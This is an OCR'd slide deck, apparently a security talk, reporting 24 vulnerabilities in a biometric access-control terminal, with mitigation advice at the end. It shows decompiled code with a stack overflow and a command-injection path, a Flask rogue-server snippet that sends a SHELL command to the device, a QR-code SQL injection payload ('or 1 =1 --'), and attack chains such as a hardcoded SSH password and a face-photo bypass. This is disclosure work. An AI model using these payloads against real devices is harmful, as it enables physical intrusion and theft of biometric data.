27  v19 = 0LL;
28  v20 = 0;
29  v21 = 0LL;
30  memset(v26, 0, 0x400u);
31  if ( GetOptionStrValue("~Platform", "ZMM100", &v19, 20) )
32    sprintf(v22, "%s%s", "ZEM200", "_FirmwareVersion=");
33  else
34    sprintf(v22, "%s%s", (const char *)&v19, "_FirmwareVersion=");
35  v6 = v13;
36  memcpy(v26, payload_data, payload_size);
37  v7 = v13;
38  PrintLog(4, (int)"commu.c", (int)&aProcesscheckud, 5951, "%s\n", v26);
```

Stack buffer overflow



Pushcomm





Web client that connect to cloud and get commands from it

One binary with same problem as standalonecomm

Same wrappers to DB as standalonecomm

Pushcomm

```
331  if ( !strncasecmp(CmdData, "SHELL", 5u) )
332  {
333    strncpy(v146, CmdData, 5u);
334    if ( strncasecmp(CmdData + 6, "reboot", 6u) )
335    {
336      memset(OS_cmd, 0, 0x64u);
337      memset(s, 0, 0x400u);
338      memset(OutFilePath, 0, 0x400u);
339      memset(SN, 0, 0x40u);
340      GetZKRamdiskPath(OutFilePath, 1024, "shell.out");
341      snprintf(OS_cmd, 0x64u, "%s >%s 2>&1", CmdData + 6,
342      ret = system(OS_cmd);
```

You need to set address of your web-server in device config or make ARP-spoofing

```
35  @app.route('/iclock/getrequest', methods=['GET'])
36  def getrequest():
37      global cmd
38      args = request.args
39
40      if cmd == 0:
41          cmd = 1
42          return "C:118:SHELL:ls -la > /tmp/123;"
43      return 'OK'
```

QR code reader

SQLi max length is 20 bytes

```
[stack]:BEC06BAF DCB    0
[stack]:BEC06BB0 aSelectIdUserPi DCB "select  ID, User_PIN, Name, Privilege, Verify_Type,"
[stack]:BEC06BB0 DCB "ssword, Main_Card, Expires, Timezone1, Timezone2, Timezone3, ",9
[stack]:BEC06BB0 DCB 9,9,9,"Acc_Group_ID, Is_Group_TZ, Dept_ID, Vice_Card  from USER_I"
[stack]:BEC06BB0 DCB "NFO where  Vice_Card='' or 1 =1 -- aaaaaaaaaaaaaaaaaaaa' ",0
[stack]:BEC06C9E DCB    0
```

Int autocasting for fields

QR code overflow?


```
156     while ( 1 )
157     {
158       if ( (int)v10[127] < 0 )
159       {
160         if ( !start(v10) )
161         {
162           timeout.tv_usec = 0;
163           timeout.tv_sec = 1;
164           select(0, 0, 0, 0, &timeout);
165         }
166         ++wait_cnt;
167       }
168       if ( wait_cnt > 2 )
169       {
170         PrintLog(
171           1,
172           "zdev_livecamera.c",
173           "CameraCaptureThread",
174           1402,
175           "camera Color Sensor Get Picture ERROR!!!! [reboot system]");
176         system("date >>devs_reboot.log && sync");
177         system("echo camera color Sensor Get Picture ERROR!!!! [reboot system]
178         sync();
179         timeout.tv_sec = 1;
180         timeout.tv_usec = 0;
181         select(0, 0, 0, 0, &timeout);
182         sync();
183         system("reboot");
184         pthread_exit(0);
```

Just wait data from cam

If cam is busy to long -> reboot


Vulns summary


24 discovered vulnerabilities:


- 6 SQLi
- 7 Stack buffer overflow
- 5 Command injection
- 4 Arbitrary file write
- 2 Arbitrary file read

Biometric Fun


Passes










Not passes









14:36
2024-05-17 Пятница

Face scanner options



Configure by admin

Stored in DB

Can be updated via DB

Summary

Chains for attacker

Physical:

QR code SQLi -> physical access to restricted area

Photo of correct face -> physical access to restricted area/access to admin

Network:

Brute COMKey -> RCE

-> change DB settings/add users -> physical access to restricted area

-> steal users data (photos/passwords/card numbers/etc)

-> backdoored, use to attack other devices in network

SSH with hardcoded password

-> dump DB with users data

Admin access on HMI:

change IP for pushcomm -> RCE

change COMKey for 4370/TCP -> no need to brute key

change face scanner options -> bypass face check

Attacker profit

Bypass
Bypass authentication and physical access

Steal data
Users info, photos, biometric data

Network access
use device to next attacks in internal network

Recommendations

Own network segment

Change default COMKey


Change “Face scanner” settings

Don’t user QR-code auth for users

Change SSH default password

Firmware update

Thank you!



Georgy Kiguradze Security Services @purpleshift

kaspersky